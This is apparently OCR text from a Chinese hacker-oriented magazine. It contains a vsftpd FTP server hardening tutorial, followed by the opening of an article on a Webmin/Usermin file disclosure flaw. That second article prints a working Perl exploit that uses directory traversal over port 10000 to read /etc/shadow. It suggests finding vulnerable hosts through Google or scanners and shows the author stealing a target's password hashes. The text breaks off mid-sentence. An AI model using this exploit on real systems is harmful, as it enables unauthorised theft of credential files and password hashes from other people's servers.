


图2 查找服务器的安装目录

有的读者会问，你怎么记性那么好，你为什么那个服务器位置都能记得很清楚？其实这个是有方法可寻的。在安装新软件时，我们可以运行which vsftpd命令来确定服务器的安装位置(图2)。而/usr目录其实就相当于windows下的**Program Files**目录，而sbin目录就是超级管理员的工具，默认其它用户是没有权限运行的噢。虽然目录不是一定的，但大多的软件是这么安排的。

三、配置文件简介

由于最近天气比较热，为了不让读者看文章时昏昏入睡，也为了摆脱骗稿费嫌疑，我只简单地介绍一下，其它关于安全、验证、性能的我们用实例再说。

```
anonymous_enable=YES          #允许匿名用户登录
local_enable=YES              #允许本地用户登录
write_enable=YES              #是否客户端对服务器有写权限
local_umask=022               #本地用户新文件的umask值
anon_upload_enable=YES        #允许匿名用户上传文件
anon_mkdir_write_enable=YES   #允许匿名用户创建目录
ftpd_banner=banner            #登录的banner信息
```

FTP配置文件很简洁，配置参数不是YES|NO，就是有实际意义的字符，但是一般等号"="的前后不能有空格。对于WEB服务器的FTP服务器是不允许匿名用户登录的，但是也存在例外！这时要为匿名用户建立一个目录(/var/ftp)，小菜问：为什么呢？其实这是于由系统默认用户ftp用户属性决定的，而匿名登录服务器的身份就是FTP用户。我们可以用finger命名查看用户的属性(图3)，在图3可以清楚看出ftp用户的默认路径就是/**var/ftp**，你也可以手工改变这个目录。

我们为了让服务器运行得稳定，需要让服务独立运行，首先须要确认/**etc/xinetd.d/vsftpd**进程是否关着的，可以用**chkconfig vsftpd --list**来查看，默认Linux系统是开着的，我们可以用**chkconfig vsftpd off**将它的状态改为off的，然后我们再手工启动它(图4)。服务器独立运行很重要，尤其是高负荷的下载站更为重要，而且独立运行可以支持更多安全参数。

四、调试服务器

我们在配置文件开启 **local_enable=YES**、**write_enable=YES**、**local_umask=022** 选项，再来测试服务器是否可以工作。我们测试一下，建立一个普通用户——angel，测试服务器是否能工作。ftp localhost 输入用户名及密码，如果出现下图的结果说明你服务器可以正常工作了（图5）。

小提示： 当修改配置文件时，如果想让它立即生效，必须重新启动服务器，可以运行 killall –HUP vsftpd 给 vsftpd 服务器发 HUP 信号，以便服务器重新启动。




图3 查看FTP用户




图4 使FTP服务器独立运行




图5 用普通用户测试服务器




图6 默认服务器带来的安全隐患

虽然服务器允许普通用户登录了，但问题也随之而来，我们登录的普通用户在用“cd”命令可以“跳出”自己的根目录（图6）。这可不是一个好的现象，这会带来安全隐患和不必要的麻烦的。而且 root 用户及其它系统用户也可以登录，这就需要一个验证的问题。

五、FTP 服务器安全加固

对于FTP用户可以在服务器上瞎转是任何一个网管都不能容忍的，我们先看看如何把一个用户锁定到他自己的目录内。我们在配置文件找到 **chroot_list_enable=YES**、**chroot_list_file=/etc/vsftpd.chroot_list** 两个选项，将其注释去掉。这是打开服务器的chroot环境，**chroot_list_enable=YES** 是chroot的开关，而后者是chroot的验证文件的位置。而在 **/etc/vsftpd.chroot_list** 文件内出现的用户会被锁定到它当前的目录。把我们测试用的用户——angel加入到vsftpd.chroot_list文件内再次登录，看一下结果（图7）。当然，我们可以一次把所有系统中的其它用户的账号加入到这个文件内。




图7 为测试用户建立chroot环境

这回我们看服务器是不是安全多了呢？其实这种服务器还需要做很多事的，比如，系统还有个用户 nohack，这个用户依然可以登录你的 FTP 服务器，而且可以浏览你的硬盘。

难道我们除 FTP 用户就不能有其它用户存在了吗？当然不是了，在 RedHat 的企业版及正式发布版有一个 ftpusers 文件（目录在 /etc），它把所有系统用户都加到这个文件内了，也就是过滤掉文件内的用户登录服务器。服务器是我们自己源码安装的，所以需要自己手工建立这个文件。现在我们将 nohack 这个用户加到这个文件内，再用其它用户—— octal 及 nohack 用户来登录服务器，测试一下（图8），我们看到了，nohack 登录被拒绝（Login failed）了，而用户 octal 正常登录。我们可以一次把不允许的用户加到这个文件内，来控制系统用户，也可以防止黑客利用 FTP 服务器+系统用户隐藏系统权限。




图8 用ftpusers控制用户登

安全的服务器就是一点点配置、优化而成的，但是经过上面的配置又出现一个问题！我们在服务器上新建一个用户，还要多一步就是把这个用户名加入到 **/etc/ftpusers** 文件内。其实也没有这么麻烦，如果你明白 ftpusers 文件的来历我们还可以换个思路来控制用户。你还记得我们在安装服务器时复制个文件到 **/etc/pam.d/ftp** 吗？篇幅有限，我就把文件内容写出来了，你可以自己打开文件看看，在文件的第二行有句“**sense= deny file=/etc/ftpusers**”大意是如果在 **/etc/ftpusers** 出现的用户名会被拒绝（deny），如果我们把 deny（拒绝）改成 allow（允许）会出现什么结果呢？还等什么，改成 allow ，再次登录（图9）。怎么样，和你想像的一样吗？我们之前被拒绝的用户现在被允许了，而之前验证通过的用户被拒绝了。




图9 测试用户登录服务器




图10 默认FTP服务器是显示用户及组ID的




图11 隐藏用户及组信息

六、文件操作控制

在配置文件中有一个选项非常重要，是 **hide_ids=YES|NO**，是否隐藏文件的所有者和组信息。当 YES 时，用户使用 "**ls –al**" 之类的命令时，在目录列表中所有文

件的拥有者和组信息都显示为ftp。默认为NO。在默认情况下“ls –la”会出现组ID和用户ID（老版本会出现用户名）（图10）。将参数改成YES时将显示ftp（图11）。这个选项默认没有出现在配置文件中的，需要手工加上去。

我们知道“ls”有一个参数–R，它可以显示目录及子目中的内容，如果循环显示会很浪费服务器资源。这就需要另一个参数“**ls_recurse_enable=YES|NO**”当为YES，允许使用“**ls –R**”指令。在一个大型FTP站点的根目录下使用“ls –R”会消耗大量系统资源，默认服务器不允许使用这个参数。

secure_chroot_dir=，这选项指向一个空目录，并且ftp用户对此目录无写权限。当vsftpd不需要访问文件系统时，这个目录将被作为一个安全的容器，用户将被限制在此目录中。默认目录为 **/usr/share/empty**，如果没有这个目录，vsftpd服务是不能启动的，很多教程都会把这个目录提在文章前面，由于系统默认就会建立这个文件，所以文章开始我就没有介绍，目录默认权限为555，任何人没有写权限。

七、加固匿名FTP服务器

其实vsftpd默认的配置文件已经很BT了，有些选项默认已经采用安全性的设置，这里就不再写出了。初学者看到配置文件会问，vsftpd的配置文件只有很少选项，就那几个选项能让服务器安全吗？其实vsftpd的配置选项非常多的，因为采用了默认选项所以也没有在配置文件内体现出来，所以在以下的选项中在你的配置文件里有可能找不到，你只能手工输入。

```
anonymous_enable=YES
local_enable=NO
#只允许匿名访问，不允许本地用户访问；
ftpd_banner=Welcome to this FTP Server
#用其它banner信息取代vsftpd欢迎信息，如Proftpd的欢迎信息；
write_enable=NO
anon_upload_enable=NO
anon_mkdir_write_enable=NO
anon_other_write_enable=NO
#取消写权限
anon_max_rate=number
#限定下载速度，具体多大可以根据服务器的性能设置，单位为K；
xferlog_enable=YES
```

#启用详细的日志记录格式，而日志的位置是在/var/log/vsftpd.log；

当然，还有隐藏文件的所有者和组信息，匿名用户看到的文件的所有者和组全变为ftp的**hide_ids=YES**等选项上面提到过，在这里就不说了。

其实vsftpd服务器的配置选项及使用技巧还非常多，杂志的篇幅有限，我们不能一一介绍了，如果服务器有其它特殊要求可以参照man文档。

［文中涉及的软件dsniff–2.3已收录于光盘中。］

编辑点评：

vsftp服务器的设置虽然在以前的窗外也有介绍过，但如此详细的还是第一次。文中寻找默认安装位置以及执行文件的规律其实可以举一反三。Linux下每个目录都有比较明显的含义。你不必担心，学会了一个发行版本而不会用另外一个版本。其实它们都是相通的。就好像变成语言一样，语言不同，思想相通。NOHACK

警惕！来自10000端口的威胁

王申南

一、前言

在这个炎热的夏季，各国黑客们的0day挖掘战层出不穷，从出事的那个Word 0day开始至今几乎含盖了微软的所有产品，或许是微软公司太吸引眼球了吧，造成了LINUX类系统安全独好的假象，其实不然。Linux 内核版本2.6.x 的提权漏洞也很具威胁，不过需要一个可以交互的Shell，怎么得到这个可以交互的Shell呢？

二、漏洞介绍

时间在2006年6月30日，securitydot首先发布这个名为**Webmin/Usermin Unspecifed Information Disclosure Vulnerability**的漏洞。从公告描述来看，这个漏洞几乎涉及除1.29和1.22的所有版本的Webmin。Webmin是一个基于Web的Unix系统管理工具。管理员通过浏览器访问Webmin的各种管理功能并完成相应的管理动作。目前Webmin支持绝大多数的Unix系统，这些系统除了各种版本的Linux，我以为还包括AIX、HPUX、Solaris、Unixware、Irix和FreeBSD等。Web管理方式使得Webmin同时具有本地和远程管理的能力。读者朋友可以通过**www.webmin.com**网站获取它的最新版本。这个漏洞的主要成因是由于没有对用户的输入进行严格过滤所造成的。通过这个失败的过滤设置，任何人都可以以ROOT的权限去访问系统里的所有文件（只要你知道目录），包括SHADOW。

三、漏洞利用

```
#!/usr/bin/perl
use strict;
print STDERR "\nwebm.pl - Webmin/Usermin Arbitrary File
Disclosure Vulnerability Remote Exploit\n";
if ($#ARGV == -1) {
print "Usage:\n\t$0 <hostname> <file> [port] [ssl]\n\n";
        exit(1);
}
my $hostName = $ARGV[0];
my $file = $ARGV[1] || "/etc/shadow";#
my $port = $ARGV[2] || 10000;
my $ssl = $ARGV[3] || 0;
my $http = "http://";
if ($ssl != 0) {
    $http = "-k https://";
}
my $url = $http . $hostName . ":" . $port . "/unauthenti-
cated" . "/..%01"x 61 . $file;
system("curl.exe $url");
```

这里给的是一个Perl版本的Exp，支持SSL，但是需要一个Windows版本的Curl，默认 **/etc/shadow** 为目标文件，端口是10000。通过这个Exp我们可以获取目标主机的Shadow文件中的密码散列（图1）。

运行这个Exp的时候需要把Curl.exe和Exp文件放在相同的目录里，或者修改Exp的最后一行curl.exe的路径，Curl的windows最新版本可以从光盘中找到。如何找到10000的主机呢？可以通过Google或者使用其他扫描器来实现。这里就不在描述了，看看利用的效果（图2）。完整的密码档请查看光盘。

我们已经得到了这台主机的Shadow了，保存获取的信息到




图1

